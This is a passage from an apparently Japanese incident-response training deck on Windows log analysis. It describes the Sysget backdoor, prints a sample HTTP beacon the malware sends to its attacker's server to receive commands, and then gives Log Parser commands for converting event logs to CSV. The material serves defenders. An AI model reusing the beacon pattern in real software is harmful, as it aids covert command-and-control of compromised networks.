このようなマルウェアでも、感染してしまう
と大きな被害が起こる可能性がある

※ 出典元: Unit 42、日本を対象に開発されたDragonOKバックドアマルウェアの新種を発見
<https://www.paloaltonetworks.jp/company/in-the-news/2015/0420-DragonOK.html>

この攻撃で使用したマルウェアはSysgetというもので、実際の標的型攻撃で使用されたものです。機能は非常にシンプルで、任意のシェルコマンド実行とファイルアップロード・ダウンロードの2つの機能しかないものですが、これだけでもネットワークに侵入した情報を収集することは可能です。

攻撃に使用したマルウェア

Sysget

感染すると外部の攻撃者のサーバ
にHTTPリクエストで接続し
レスポンスとして命令を受信する

通信例

```
GET /index.php?type=read&id=d915b5c4cd78c360b710cd696666fab7&
pageinfo=jp&lang=utf-8 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/40.0.2214.115 Safari/537.36
Host: [ホスト名]
```

さいごに

- ネットワーク内部への侵入をすべて防御するのは難しい
- 攻撃者のネットワーク内部での行動を把握するためには、追加で詳細なログを取得する必要がある



インシデント発生後の被害状況調査のため、ログの取得方法、期間等について再検討することをお勧めします

ネットワークへの侵入をすべて検知、防御できれば良いのですが、それを実現するのは現状では不可能です。そのため、ネットワーク内への侵入後の挙動をどのくらい早く検知・調査することができるかが重要になります。インシデント発生後の被害状況調査のため、ログの取得方法、期間等について再検討することをお勧めします。

また、このコンテンツでは手動でのログ分析手法をメインに学びましたが、これらの調査をシステム上で行えるようなログ統合ツールを導入することで、さらに調査は容易になります。ログ分析のために、このようなシステムの導入も検討してみてください。

参考

■ 報告書

- インシデント調査のための攻撃ツール等の実行痕跡調査報告書

- https://www.jpcert.or.jp/research/ir_research.html

- ツール分析結果シート

- https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/

■ JPCERT/CC Eyes

- インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書（第2版）公開

- https://blogs.jpcert.or.jp/ja/2017/11/ir_research2.html

- 攻撃者が悪用するWindowsコマンド

- <https://blogs.jpcert.or.jp/ja/2015/12/wincommand.html>

Appendix 1

ログの準備

ログの準備

イベントログを変換

イベントビューアーから
ログ調査を行うのは困難




テキスト形式にエクスポート・変換する

方法

- ① イベントビューアーからExport
- ② Log Parserを使用して変換

ログの準備

イベントビューアーからExport



ログの準備

Log Parserを使用して変換

Log Parserは、マイクロソフトが提供するログ取得ツール

SQL命令を使い、テキストやCSVなど様々な形式に変換可能

以下からダウンロードし、インストールする

<https://www.microsoft.com/ja-jp/download/details.aspx?id=24659>

ログの準備

Log Parserを使用して変換

例1 イベントログをCSVで出力

```
LogParser.exe -i evt -o csv -stats:OFF  
"select * from [input]" > [output]
```

LogParser.exe

```
C:¥Program Files (x86)¥Log Parser  
2.2¥LogParser.exe
```

ログフォルダ

```
C:¥Windows¥System32¥winevt¥Logs
```

ログの準備

Log Parserを使用して変換

例2 特定のカラムをCSVで出力

```
LogParser.exe -i evt -o csv -stats:OFF  
"select EventLog, RecordNumber,  
TimeGenerated, TimeWritten, EventID,  
EventType, EventTypeNames, SourceName,  
Strings, ComputerName from [input]" >  
[output]
```

ログの準備

Log Parserを使用して変換

例3 日時を指定してCSVで出力

```
LogParser.exe -i evt -o csv -stats:OFF -  
resolveSIDs:ON "select EventLog,  
RecordNumber, TimeGenerated, TimeWritten,  
EventID, EventType, EventTypeNames,  
SourceName, Strings, ComputerName from  
[input] WHERE TimeGenerated > '2016-11-01  
00:00:00' AND TimeGenerated < '2016-11-02  
00:00:00'" > [output]
```